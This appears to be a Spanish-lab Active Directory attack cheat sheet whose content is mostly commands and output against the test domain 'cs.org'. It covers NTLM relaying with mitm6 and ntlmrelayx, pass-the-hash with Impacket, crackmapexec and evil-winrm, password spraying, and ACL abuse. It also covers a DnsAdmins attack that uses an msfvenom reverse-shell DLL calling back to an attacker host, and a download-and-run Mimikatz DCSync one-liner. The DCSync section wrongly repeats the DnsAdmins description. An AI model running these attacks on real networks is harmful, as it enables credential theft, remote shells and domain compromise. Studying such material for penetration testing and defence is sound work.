
ntlmrelayx.py -6 -wh 192.168.1.6 -tf /home/hernan/target.txt -socks -debug -smb2support

```
┌──(hernan㉿h)-[~]
└─$ sudo mitm6 -d cs.org -i vmnet2 -v
Starting mitm6 using the following configuration:
Primary adapter: vmnet2 [00:50:56:c0:00:02]
IPv4 address: 192.168.200.1
IPv6 address: fe80::250:56ff:fec0:2
DNS local search domain: cs.org
DNS allowlist: cs.org
Ignored query for telemetry.invicti.com. from 192.168.200.129
Ignored query for telemetry.invicti.com. from 192.168.200.129
Ignored query for telemetry.invicti.com. from 192.168.200.129
Ignored query for slscr.update.microsoft.com. from 192.168.200.129
Ignored query for telemetry.invicti.com. from 192.168.200.129
Ignored query for slscr.update.microsoft.com. from 192.168.200.129
Ignored query for telemetry.invicti.com. from 192.168.200.129
Ignored query for telemetry.invicti.com. from 192.168.200.129
Ignored query for telemetry.invicti.com. from 192.168.200.129
```

ntlmrelayx.py -6 -wh 192.168.1.6 -tf /home/hernan/target.txt -socks -debug -smb2support

```
ntlmrelayx> [*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from CS/ADMINISTRADOR@::ffff:192.168.200.128 controlled, attacking target smb://192.168.200.129
[*] HTTPD(80): Client requested path: /tn74gd3myu
[*] HTTPD(80): Client requested path: /tn74gd3myu
[-] Signing is required, attack won't work unless using -remove-target / --remove-mic
[*] HTTPD(80): Client requested path: /tn74gd3myu
[*] HTTPD(80): Authenticating against smb://192.168.200.129 as CS/ADMINISTRADOR SUCCEED
[*] HTTPD(80): Connection from CS/ADMINISTRADOR@::ffff:192.168.200.128 controlled, attacking target smb://192.168.200.130
[*] SOCKS: Adding CS/ADMINISTRADOR@192.168.200.129(445) to active SOCKS connection. Enjoy
[+] Checking admin status for user CS/ADMINISTRADOR
[+] isAdmin returned: FALSE
[*] HTTPD(80): Client requested path: /gml59qti97
[*] HTTPD(80): Client requested path: /gml59qti97
[*] HTTPD(80): Client requested path: /gml59qti97
[*] HTTPD(80): Authenticating against smb://192.168.200.130 as CS/ADMINISTRADOR SUCCEED
[+] No more targets for user CS/ADMINISTRADOR
[*] HTTPD(80): Connection from CS/ADMINISTRADOR@::ffff:192.168.200.128 controlled, but there are no more targets left!
[*] SOCKS: Adding CS/ADMINISTRADOR@192.168.200.130(445) to active SOCKS connection. Enjoy
[+] Checking admin status for user CS/ADMINISTRADOR
[+] isAdmin returned: TRUE
```

Victim:



ntlmrelayx> socks


```
ntlmrelayx> socks
Protocol  Target          Username          AdminStatus  Port
--------  --------------  ----------------  -----------  ----
SMB       192.168.200.129  CS/ADMINISTRADOR  FALSE        445
SMB       192.168.200.130  CS/ADMINISTRADOR  TRUE         445
ntlmrelayx> [+] KeepAlive Timer reached. Updating connections
[+] Calling keepAlive() for CS/ADMINISTRADOR@192.168.200.129:445
[+] Calling keepAlive() for CS/ADMINISTRADOR@192.168.200.130:445
```

Pass The Hash

It is a technique that allows an attacker to authenticate to a remote server or service using the underlying NTLM or LanMan hash of a user's password, rather than requesting the associated plain text password, as is often the case.


crackmapexec

Example:
crackmapexec smb -u 'Administrador' -H '2b73e1a325df8ca7bd82063457391964' --exec-method smbexec -x whoami 192.168.200.0/24 -d cs.org




Evil-Winrm

Example:
evil-winrm -u Administrador -H '2b73e1a325df8ca7bd82063457391964' -i 192.168.200.129



Pth-Winexe

Example:
pth-winexe -U cs.org/Administrador %aad3b435b51404eeaad3b435b51404ee:2b73e1a325df8ca7bd82063457391964 //192.168.200.129 cmd.exe



Impacket

Example:
smbclient.py -hashes aad3b435b51404eeaad3b435b51404ee:2b73e1a325df8ca7bd82063457391964 cs.org/Administrador@192.168.200.129

```
# who
host: \\[fe80::a985:950d:8b7:145e], user: DC-01$, active:  8102, idle:     3
host: \\192.168.200.1, user: Administrador, active:    28, idle:     0
# info
Version Major: 10
Version Minor: 0
Server Name: DC-01
Server Comment: Mi servidor de empresa
Server UserPath: c:\
Simultaneous Users: 16777216
```

Example:
psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:2b73e1a325df8ca7bd82063457391964 cs.org/Administrador@192.168.200.129

```
┌──(hernan㉿h)-[~]
└─$ psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:2b73e1a325df8ca7bd82063457391964 cs.org/Administrador@192.168.200.129
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 192.168.200.129.....
[*] Found writable share ADMIN$
[*] Uploading file LIiLVtlX.exe
[*] Opening SVCManager on 192.168.200.129.....
[*] Creating service gYdV on 192.168.200.129.....
[*] Starting service gYdV.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Versi◆n 10.0.14393]

(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>
```

Example:
wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:2b73e1a325df8ca7bd82063457391964 cs.org/Administrador@192.168.200.129

```
┌──(hernan㉿h)-[~]
└─$ wmiexec.py  -hashes aad3b435b51404eeaad3b435b51404ee:2b73e1a325df8ca7bd82063457391964 cs.org/Administrador@192.168.200.129
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
cs\administrador

C:\>
```


Password Spraying

Password spraying is a technique used by an attacker to obtain valid access credentials that consists of trying the same password on multiple users.

crackmapexec


Password spraying SMB

Example:
crackmapexec smb 192.168.200.128 -d cs.org -u users.txt -p 'Changeme123!'



Connect remote SMB


Example:
/usr/bin/smbexec.py 'cs.org/administrador:cs2022!@192.168.200.128'



Example:
crackmapexec smb 192.168.200.128 -u 'administrador' -p 'cs2022!' -X 'ipconfig' -d cs.org


Password spraying winrm

Example:
crackmapexec winrm 192.168.200.129 -d cs.org -u /home/hernan/users.txt -p 'Changeme123!'



Connect remote winrm


Example:
evil-winrm -i 192.168.200.129 -u lancelot.carla -p Changeme123!



Resources:
https://github.com/Porchetta-Industries/CrackMapExec
https://github.com/SecureAuthCorp/impacket/
https://github.com/Hackplayers/evil-winrm

Abusing ACLs/ACEs

Any misconfiguration in the registry's ACL permissions can allow a standard user (with low privileges) to make settings in GPOs, add users to a specific group, change passwords, etc.



In this scenario we can see that the users of the "Marketing" group have permissions to add users to the "Project Management" group, change passwords, etc.

Changing passwords:
$Pass = ConvertTo-SecureString 'P@ssw0d!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('cs.org\merry.inger', $Pass)

Adding a group
Add-DomainObjectAcl -Credential $Creds -TargetIdentity "Domain Admins" -Rights WriteMembers

***posdata**: This proof of concept can be done with PowerView. (I will omit to add an image)*

DnsAdmin

For the attack to work, you must have compromised an account that is a member of the DNS administrators group or that has write privileges on a DNS server object.

The attack vector consists of injecting a malicious DLL into the DNS process that runs as a system to scale when the service is restarted.

Example:

msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=192.168.1.6 LPORT=80 -f dll > dns.dll
dnscmd.exe DC-01 /config /serverlevelplugindll C:\Users\kai.bel\Documents\dns.dll
sc.exe stop dns
sc.exe start dns


posdata: you must have local administrator privileges or service management permissions for exploitation.

DCSync

Abuse in AD where a user who is member of the DNSAdmins group or have write privileges to a DNS server object can load an arbitrary DLL with SYSTEM privileges on the DNS server

Mimikatz


Example:
IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.6/Invoke-Mimikatz.ps1');
Invoke-Mimikatz -Command '"lsadump::dcsync /domain:cs.org /user:Administrador"'



